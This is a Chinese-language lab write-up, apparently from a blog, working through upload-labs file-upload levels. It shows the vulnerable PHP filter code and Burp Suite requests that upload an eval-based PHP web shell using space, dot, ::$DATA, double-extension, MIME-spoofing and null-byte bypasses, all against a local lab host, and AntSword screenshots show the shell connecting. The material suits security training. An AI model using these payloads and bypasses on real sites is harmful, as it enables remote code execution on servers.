
部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
}
```

3: 第6关空格绕过

3.1: 从源码分析得出, 虽有黑名单但未进行前后空格进行处理, 因此第6关利用空格进行绕过。



部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
}
```

4: 第7关点绕过以及第9关的点空绕过

4.1: 从第7关的源码分析得出，虽有黑名单但未进行点进行点处理，因此第7关利用点绕过。

Request to http://www.server.cn:80 [192.168.136.130]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 POST /upload-labs/Pass-07/index.php?action=show_code HTTP/1.1
2 Host: www.server.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----1263425078341351031268383504
8 Content-Length: 399
9 Origin: http://www.server.cn
10 Connection: close
11 Referer: http://www.server.cn/upload-labs/Pass-07/index.php?action=show_code
12 Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
13 Upgrade-Insecure-Requests: 1
14
15 -----1263425078341351031268383504
16 Content-Disposition: form-data; name="upload_file"; filename="shell.php."
17 Content-Type: application/octet-stream
18
19 <?php phpinfo(); @eval($_POST['shell']); ?>
20
21 -----1263425078341351031268383504
22 Content-Disposition: form-data; name="submit"
23
24 消息框
25 -----1263425078341351031268383504--
26
    
```

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The image shows two windows. On the left is the AntSword application interface. A 'Add Data' dialog box is open, showing configuration for a remote server:

- URL地址: http://www.server.cn/upload-labs/upload/shell.php.
- 连接密码: cmd
- 网站备注: (empty)
- 编码设置: UTF8
- 连接类型: PHP
- 编码器: default (不推荐)

A green notification box at the bottom of the dialog says '成功 连接成功!' (Success, connection successful!).

On the right is a browser window showing the output of a phpinfo() function. The title is 'PHP Version 5.2.17'. The output table includes the following information:

System	Windows NT COUNTERFLOW 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cmd /c cscript /nologo configure.js --enable-snapshot-build --enable-debug-pack --with-snapshot-template=d:\php-sdk\snap_5_2\vc6\src\template --with-php-build=d:\php-sdk\snap_5_2\vc6\src\php_build --with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared --without-pi3web
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*

部分源码如下，完整源码请自行查看

```
...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ..黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
```

4.2: 从第9关的源码分析得出，可以利用点空来进行绕过，因为程序先处理字符串中最后一位点，再获取后缀名。

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Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://www.server.cn:80 [192.168.136.130]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 POST /upload-labs/Pass-09/index.php?action=show_code HTTP/1.1
2 Host: www.server.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----159997467420834044444001397425
8 Content-Length: 405
9 Origin: http://www.server.cn
10 Connection: close
11 Referer: http://www.server.cn/upload-labs/Pass-09/index.php?action=show_code
12 Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
13 Upgrade-Insecure-Requests: 1
14
15 -----159997467420834044444001397425
16 Content-Disposition: form-data; name="upload_file"; filename="shell.php. ."
17 Content-Type: application/octet-stream
18
19 <?php phpinfo(); @eval($_POST['shell']); ?>
20
21 -----159997467420834044444001397425
22 Content-Disposition: form-data; name="submit"
23
24 消费续
25 -----159997467420834044444001397425---
26

```

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The image shows two screenshots. On the left is the AntSword tool interface. The 'Add Data' dialog box is open, showing the following configuration:

- URL地址: http://www.server.cn/upload-labs/upload/shell.php
- 连接密码: cmd
- 网站备注: (empty)
- 编码设置: UTF8
- 连接类型: PHP
- 编码器: default (不推荐)

A green notification at the bottom of AntSword says '成功 连接成功!' (Success, connection successful!).

On the right is a browser window showing the 'upload-labs' page. The page title is 'phpinfo()'. The main content area says '请选择要上传的图片:' (Please select the image to upload:). Below this is a file input field labeled '浏览...' (Browse...) and a yellow '上传' (Upload) button. The browser's developer tools are open, showing the HTML source code. A red box highlights the following line in the HTML:

```

```

部分源码如下，完整源码请自行查看

```

...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ..黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
}

```

5: 第8关::\$DATA绕过

5.1: 分析第8关的源码可以得出，程序再检验的时候并未对::\$DATA进行过滤，因此可以利用Window文件系统NTFS的特性来进行绕过。（目的让服务器不检查后缀从而达到绕过的效果）

来自某位大佬的博客：

这道题利用的是Windows下NTFS文件系统的一个特性，即NTFS文件系统的存储数据流的一个属性 DATA 时，就是请求 a.asp 本身的数据，如果a.asp 还包含了其他的数据流，比如 a.asp:lake2.asp，请求 a.asp:lake2.asp::\$DATA，则是请求a.asp中的流数据 lake2.asp的流数据内容。（小白的我还是懵懂，如果有大佬能通俗易懂地给我讲解一下，将感激不尽）

博客链接：<https://www.jianshu.com/p/b1a130902b4e>

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Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://www.server.cn:80 [192.168.136.130]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 POST /upload-labs/Pass-08/index.php?action=show_code HTTP/1.1
2 Host: www.server.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----101509337117092999181135755098
8 Content-Length: 405
9 Origin: http://www.server.cn
10 Connection: close
11 Referer: http://www.server.cn/upload-labs/Pass-08/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----101509337117092999181135755098
15 Content-Disposition: form-data; name="upload_file"; filename="shell.php::$DATA"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); @eval($_POST['shell']); ?>
19
20 -----101509337117092999181135755098
21 Content-Disposition: form-data; name="submit"
22
23 消费站
24 -----101509337117092999181135755098--
25

```

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upload-labs x phpinfo() x +

www.server.cn/upload-labs/upload/202101292357008352.php 访问时去掉::\$DATA即可

添加数据

添加 清空 测试连接

基础配置

URL地址 * http://www.server.cn/upload-labs/upload/202101292357008352.php

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

成功 连接成功!

分类目录 (1)

添加 重命名 删除

默认分类

snapshot-build* "--enable-debug-pack" *--

ap_5_2vc6x86\template* "--with-php-

p_build* "--with-pdo-oci=D:\php-

---with-oci8=D:\php-sdk\oracle

pi3web*

7\php.ini

compress.bzip2, zip

Registered convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags,

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部分源码如下，完整源码请自行查看

```
...
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
```

6: 第10关双重后缀名绕过

6.1: 分析第10关的源码可以得知，程序将出现再黑名单数组中的字符串代替成空字符串，因此可以用双重后缀名来达到绕过效果，例如phPHPp替换字符串后变成了php。

Request to http://www.server.cn:80 [192.168.136.130]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /upload-labs/Pass-10/index.php?action=show_code HTTP/1.1
2 Host: www.server.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----115668935118021219552009211898
8 Content-Length: 405
9 Origin: http://www.server.cn
10 Connection: close
11 Referer: http://www.server.cn/upload-labs/Pass-10/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----115668935118021219552009211898
15 Content-Disposition: form-data; name="upload_file"; filename="shell.pphphp"
16 Content-Type: application/octet-stream
17
18 <?php phpinfo(); @eval($_POST['shell']); ?>
19
20 -----115668935118021219552009211898
21 Content-Disposition: form-data; name="submit"
22
23 消息框
24 -----115668935118021219552009211898--
25
```

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The screenshot shows a web browser window with the address bar containing 'www.server.cn/upload-labs/upload/shell.php'. A 'phpinfo()' window is open, displaying system information. A '成功 连接成功!' (Success Connection Successful!) message box is visible at the bottom. The background shows a file explorer with a directory listing.


部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        ...
    } else {
        ...
    }
}
}
```

二、白名单过滤

1: 修改头部中的MIME值。

1.1: 第2关，后端程序通过检测请求头部中MIME属性的值从而来判断用户上传的文件是否为图片。因此利用Burp Suite来修改Request中的MIME属性从而绕过检测。



Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://www.server.cn:80 [192.168.136.130]

Forward Drop Intercept is on Action

Raw Params Headers Hex


```
1 POST /upload-labs/Pass-02/index.php?action=show_code HTTP/1.1
2 Host: www.server.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----262496358539197669241661253628
8 Content-Length: 405
9 Origin: http://www.server.cn
10 Connection: close
11 Referer: http://www.server.cn/upload-labs/Pass-02/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----262496358539197669241661253628
15 Content-Disposition: form-data; name="upload_file"; filename="shell.php"
16 Content-Type: image/png
17
18 <?php phpinfo(); @eval($_POST['shell']); ?>
19
20 -----262496358539197669241661253628
21 Content-Disposition: form-data; name="submit"
22
23 消费续
24 -----262496358539197669241661253628--
25
```

https://blog.csdn.net/weixin_43264698



upload-labs x phpinfo() x +

www.server.cn/upload-labs/upload/shell.php



部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png')
|| ($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '文件类型不正确, 请重新上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在, 请手工创建!';
    }
}
```

2: 字符截断


2.1: 当读取到字符串的结束符的时候，字符串将会被认为处理完毕即使后面存在字符。比如在C语言当中字符串"abc\0123"，当程序读取结束字符"\0"时，即认为字符串已经读取完毕从而停止继续读取，最终字符串为"abc\0"。在第11和12关中就是利用该特性，路径可控的情况下进行字符截断。

Tip:

在这俩关中，需把php-in配置文件中的magic_quotes_gpc修改成Off才可以进行字符截断利用。magic_quotes_gpc在On的情况下，后端将会把输入的空字符即%00以及0x00进行转义，导致无法进行字符截断。

参考链接：<https://www.cnblogs.com/timelesszhuang/p/3726736.html>

2.2: 在第十一关中，Burp Suite抓取报文分析知道，可控路径是通过Get方式传递数据的，因此直接在url中进行截断。



2.2: 第十二关和十一关类似，是以POST方式提交数据，因此利用Burp Suite的拦截功能来对请求头进行修改。

学习过程中，对于知识的总结很有必要，特别是知识面比较广以及多的情况下，否则会出现“提笔忘字”的情况。